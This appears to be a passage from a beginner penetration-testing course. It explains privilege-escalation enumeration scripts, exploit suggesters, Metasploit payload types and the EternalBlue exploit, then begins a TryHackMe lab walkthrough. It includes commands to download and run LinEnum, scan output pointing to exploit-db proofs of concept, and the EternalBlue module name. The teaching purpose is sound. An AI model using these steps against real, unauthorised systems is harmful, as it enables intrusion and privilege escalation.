
  For example, when the LinEnum script is run, it indicates the current version of the operating system, which could be exploitable if outdated. It also shows the member group the user belongs to. This is important as it places you within the privilege system you adhere to. For example, you could be a high-privilege user, such as people in the “root” group, or a low-privilege user, such as a member of your own group.

  To download the script, go to your terminal and run:

  ```
  wget https://github.com/rebootuser/LinEnum/raw/master/LinEnum.sh -O
  LinEnum.sh
  ```

  Next we will make the script executable and then run it with the commands below. The following screenshot is an example output of LinEnum once executed.

  ```
  chmod +x LinEnum.sh

  ./LinEnum.sh
  ```



```
┌──(root㉿kali)-[~/Design]
└─# chmod +x LinEnum.sh

┌──(root㉿kali)-[~/Design]
└─# ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982
```

The command `chmod +x LinEnum.sh` is used to change the permissions of the file **LinEnum.sh** to make it executable, which means it allows the script **LinEnum.sh** to be run directly as an executable.

- `chmod` stands for "change modification" and is a command used to change the file permissions in Unix operating systems.
- `+x` adds the execute permission to the file, with the + meaning "add" and the `x` standing for "execute". The file can now be run as a program or script.
- `LinEnum.sh` is the script we're executing.
- `./LinEnum.sh` is the command that runs the script directly in the current directory. This script typically involves gathering system and security information. The `./` indicates that the script is located in the current directory.

- **Linux Exploit Suggester**

  Similar to LinPEAS, you can use Linux Exploit Suggester during penetration testing to identify vulnerabilities, which can be exploited to gain unauthorised access to a system and escalate privileges.

  Exploit Suggester analyses the kernel version and installed packages on Linux systems to uncover possible exploits or vulnerabilities that may exist for the current configuration.

Windows machine scripts

In contrast, Windows machine scripts, executed on Microsoft Windows operating systems and scripted in languages like PowerShell or batch scripting, serve administrative functions, automate tasks, and manage system configurations. The following are some of these tools that can identify and exploit vulnerabilities in Windows machine scripts.

- **WinPEAS**

  As mentioned, one of the methods attackers use to compromise systems is to raise their privilege level after gaining access to compromise the system.

  WinPEAS is a popular tool used to perform privilege escalation checks on Windows systems, similar to LinPEAS above. It's designed to automate the process of gathering information about a system's configuration, installed software, user privileges, and potential security vulnerabilities that could lead to privilege escalation.

- **Windows Exploit Suggester**


  Vulnerability testing is a proactive approach to identifying security gaps in Windows systems before they become issues. This involves using the Windows Exploit Suggester, which compares the system's software inventory with a database of known vulnerabilities to identify potential threats. The process helps in discovering multiple exploits based on installed software and missing security updates.

  Once vulnerabilities are identified, they need to be reviewed through security reports and bulletins to understand their severity. Prioritising these vulnerabilities based on their severity is crucial. After applying the necessary security patches, continuous monitoring and testing should be conducted to ensure the system remains secure. Note that some, if not all, of these remediation tasks can be implemented with commercial products.

  The following command utilises the `windows-exploit-suggester.py` tool to check for potential vulnerabilities on a Windows system by comparing the system's information against a vulnerability database:

  ```
  windows-exploit-suggester.py --database 2022-10-13-mssb.xls --systeminfo
  systeminfo.txt
  ```

  Below is a screenshot of the output generated by running the `windows-exploit-suggester.py` tool.



```
┌──(root㉿kali)-[/home/kali/move/transfer/Windows-Exploit-Suggester-python3]
└─# ./windows-exploit-suggester.py --database 2022-10-13-mssb.xlsx --systeminfo sysinfo.txt
[*]
initiating winsploit version 3.4 ...
[*]
database file detected as xlsx based on extension
[*]
attempting to read from the systeminfo input file
[+]
systeminfo input file read successfully (utf-8)
[*]
querying database file for potential vulnerabilities
[*]
comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*]
there are now 197 remaining vulns
[+]
[E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+]
windows version identified as 'Windows 2008 R2 64-bit'
[*]

[M]
MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M]
MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E]
MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]
  http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]
  http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Byp
ass (MS12-037), PoC
[*]
```

This is what the different elements of the code we entered above means:

- `windows-exploit-suggester.py` is the Python script for Windows Exploit Suggester. This script analyses the provided system information file against the exploit database.

- `--database 2022-10-13-mssb.xls` specifies the database file to use. This file (**2022-10-13-mssb.xls**) contains information from Microsoft security bulletins and known exploits, updated as of October 13, 2022. The database is compared against the system information to identify vulnerabilities.

- `--systeminfo systeminfo.txt` specifies the system information file to analyse. In this case, **systeminfo.txt** is the file that contains detailed information about the Windows system you are assessing, generated by the `systeminfo` command on the target Windows machine.

Extra resource

Explore further on privilege escalation tools for **Linux** and **Windows** machines.

Manual enumeration command line

Instead of running an entire script to enumerate your environment, you can also apply a single command to identify what you are specifically interested in. Note this is only beneficial if you already have an idea of the overall environment. When performing manual enumeration, tools like Metasploit and exploits such as EternalBlue can be incredibly useful. Metasploit offers a range of modules for scanning and information gathering, facilitating targeted enumeration of specific vulnerabilities. EternalBlue, an exploit for a critical SMB vulnerability, exemplifies how understanding specific threats can enable precise and effective security assessments. Using these tools strategically allows for focused exploration and identification of potential weaknesses in your system.

Metasploit

Metasploit is a powerful open-source framework for penetration testing, available on Kali Linux. Its core functionality revolves around its extensive library of modules, which include exploit code for known vulnerabilities, but also auxiliary tools for tasks like scanning, information gathering, and post-exploitation activities. Explore the **Metasploit documentation** to learn more.

EternalBlue

The National Security Agency (NSA) created the cyber attack exploit known as EternalBlue, which the hacker collective Shadow Brokers released in April 2017. It especially targets CVE-2017-0144, a vulnerability in Microsoft's Server Message Block (SMB) protocol. Because of this vulnerability, an attacker can execute arbitrary code on a target computer without requiring authentication.

Metasploit, which has a number of payloads, auxiliary modules, and exploits for cyber security testing, didn't take long to incorporate the EternalBlue exploit after it was leaked. This made it simpler for penetration testers – and regrettably, malicious actors – to take advantage of the SMB vulnerability on unpatched Windows computers.

How EternalBlue works in Metasploit

1. **Exploit module:** Metasploit has an exploit module named `exploit/windows/smb/ms17_010_eternalblue`, which automates the process of exploiting the EternalBlue vulnerability.

2. **Payload delivery:** After exploiting the vulnerability, Metasploit can deliver various payloads to the target system. A common payload is the Meterpreter shell, which provides remote access and control over the compromised machine.

Payloads

Malicious software (malware) payloads are the portions of the program that carry out the malicious activity or destructive action. It is an essential part of cyber attacks, since once the system or network is penetrated, it is in charge of causing the desired harm or accomplishing the attacker's goals. Payloads are frequently a component of bigger cyber attacks that are intended to accomplish particular objectives, such as **gaining system control or stealing data**.

Components and characteristics of payloads:

- **Delivery mechanism:** The method by which the payload is delivered to the target system. This could be through phishing emails, malicious attachments, drive-by downloads, or exploiting vulnerabilities in software.

- **Activation:** The condition or trigger that causes the payload to execute. This can be immediate upon delivery, time-based (like logic bombs), or event-based (triggered by specific actions of the user or system).

- **Execution:** The process by which the payload carries out its intended function. This can involve running executable files, scripts, or code injected into legitimate processes.

Payload modules

In Metasploit, an exploit module is referred to as a payload. In the Metasploit framework, payload modules can be classified as **singles**, **stagers**, or **stages**.

- **Singles:** Payloads classified as singles are those that are entirely self-contained. Just adding a user to the target system can constitute a single payload. Examples of single payloads include executable files, scripts, and macros.

- **Stagers:** These are payloads that consist of multiple components, with each component performing a specific action. Stagers are small, dependable devices that establish a network connection between the attacker and the victim. The first payload must be delivered to the target system via stagers.

- **Stages:** Stages are used to execute additional commands or download additional components once the initial payload is delivered by stagers.

To understand the difference between these types of payloads, observe the naming convention in Metasploit. The “/” in the payload name separates different components. For instance, **windows/shell_bind_tcp** is a single payload that does not include any additional stages—it is self-contained. In contrast, **windows/shell/bind_tcp** includes both a stager (**bind_tcp**) and a stage (**shell**), with the “/” indicating the division between the stager and the stage.

Types of payloads

There are many types of payloads, and a few are listed below:

1. **Destructive payloads:** Intended to corrupt, erase, or harm systems and data. Examples include data corruption, disc formatting, and file deletion.
2. **Bind shells:** These payloads open a network port on the victim's machine and wait for the attacker to connect. Once connected, the attacker gains control of the victim's system.
3. **Reverse shells:** These payloads connect back to the attacker's machine, providing a remote command shell. This is often used to bypass firewalls that block incoming connections.
4. **Payloads of spyware:** These are used to collect data from the targeted system. Keyloggers, screen capture programs, and credential thieves are a few examples.
5. **Payloads for ransomware:** These encrypt data on the victim's computer and demand payment to unlock it. Examples are CryptoLocker and WannaCry.
6. **Backdoor payloads:** These payloads are designed to create a persistent backdoor on the victim’s system, allowing attackers to gain remote access and control. By installing a backdoor, these payloads bypass normal authentication mechanisms and grant unauthorised access to the attacker. Common examples of backdoor payloads include tools like NetBus and Back Orifice, as well as various remote access Trojans (RATs).
7. **Adware payloads:** These cause the user to see unsolicited adverts. Examples are browser redirection and pop-up advertisements.
8. **Botnet payloads:** These convert the compromised machine into a bot for integration into a botnet. Examples are Zeus and Mirai.
9. **Rootkits:** These alter the operating system to keep privileged access and conceal the existence of hidden malware.
10. **Virus:** A type of malicious code that replicates itself by inserting copies of its code into other programs or files on a system.
11. **Trojan:** A type of malware that disguises itself as a legitimate program or software.
12. **Exploit payloads:** Designed to take advantage of vulnerabilities or security flaws in a target system.
13. **Auxiliary payloads:** Designed to provide additional functionality to a primary payload.

Configuring Payloads: LPORT and RHOST

For payload configuration and execution in the context of cyber security and exploitation frameworks like Metasploit, **LPORT** and **RHOST** are crucial parameters. They outline the network configurations needed to get the attacker's computer and the target system in communication.

- **LPORT** stands for “Local Port”, and is the port number on the attacker's machine that will be used for listening or receiving connections. It can be used for reverse shells using port 4444.


- **RHOST** stands for “Remote Host”, and is the IP address or hostname of the target system that the attacker aims to exploit or connect to. For example, if RHOST is set to 192.168.0.1, then the exploit will target the system at that IP address.


Practical Application: Exploiting Vulnerabilities with Metasploit

Let’s try to exploit a machine with the “EternalBlue” vulnerability.

1. Go to **TryHackMe** on Kali Linux and create an account if you don't already have one, then log in to your TryHackMe account.

2. Use the search bar on the TryHackMe dashboard to search for the “Blue” machine. Click on it, then click “Join Room” to be able to access the material.






Deploy & hack into a Windows machine, leveraging common misconfigurations issues.


To access material, start machines and answer questions you need to join this room!

Blue Walkthrough • Mar 12, 2020

3. Once you've joined the room, an option will pop up at the top of the screen to "Access Machines", which you should click on next.



4. You will see a popup on the side of the screen on how to access the machines. Choose the first option, "AttackBox", and it will instruct you on what to click next. Please note that, if you encounter issues, you may follow these **instructions** to configure using OpenVPN as the second option.




You are disconnected

To access target machines you need to either:

AttackBox — Use a browser-based attack machine

OpenVPN (Advanced) — Connect to our network via a VPN




AttackBox

Use your own web-based linux machine to access machines on TryHackMe

To start your AttackBox in the room, click the Start AttackBox button. Your private machine will take 2 minutes to start.

Free users get 1 free AttackBox hour. Subscribed users get more powerful machines with unlimited deploys.


5. Then close the popup and open/expand “Task 1” and click “Start Machine” to get your attack machine started.



Scan and learn what exploit this machine is vulnerable to. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up.


This room is not meant to be a boot2root CTF, rather, this is an educational series for complete beginners. Professionals will likely get very little out of this room beyond basic practice as the process here is meant to be beginner-focused.

6. Next, click on “Start AttackBox” to get the attack machine started. You will get limited time if you are a free user. Also take note of the target IP address given to you.



Blue

Deploy & hack into a Windows machine, leveraging common misconfigurations issues.



Hooray! Your machine has started. It may need a few minutes to become accessible.

Target Machine Information

Title	Target IP Address	Expires
Blue	10.10.148.174	58min 34s

Once you have managed to get your machine started, you may open the terminal and start with Metasploit.


Follow these instructions to use Metasploit:

1. Open up Metasploit by typing `msfconsole` into the command line.
   a. You may need to install it first with the following command:

```
sudo apt install metasploit-framework
```


   If you’re using Ubuntu, you may also use:

```
sudo snap install metasploit-framework
```




```
root@ip-10-10-6-11:~# msfconsole

       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2048 exploits - 1105 auxiliary - 344 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use the edit command to open the currently active module in your
 editor

msf5 >
```

2. Now, you will use the preinstalled modules in Metasploit to search for the EternalBlue exploit.



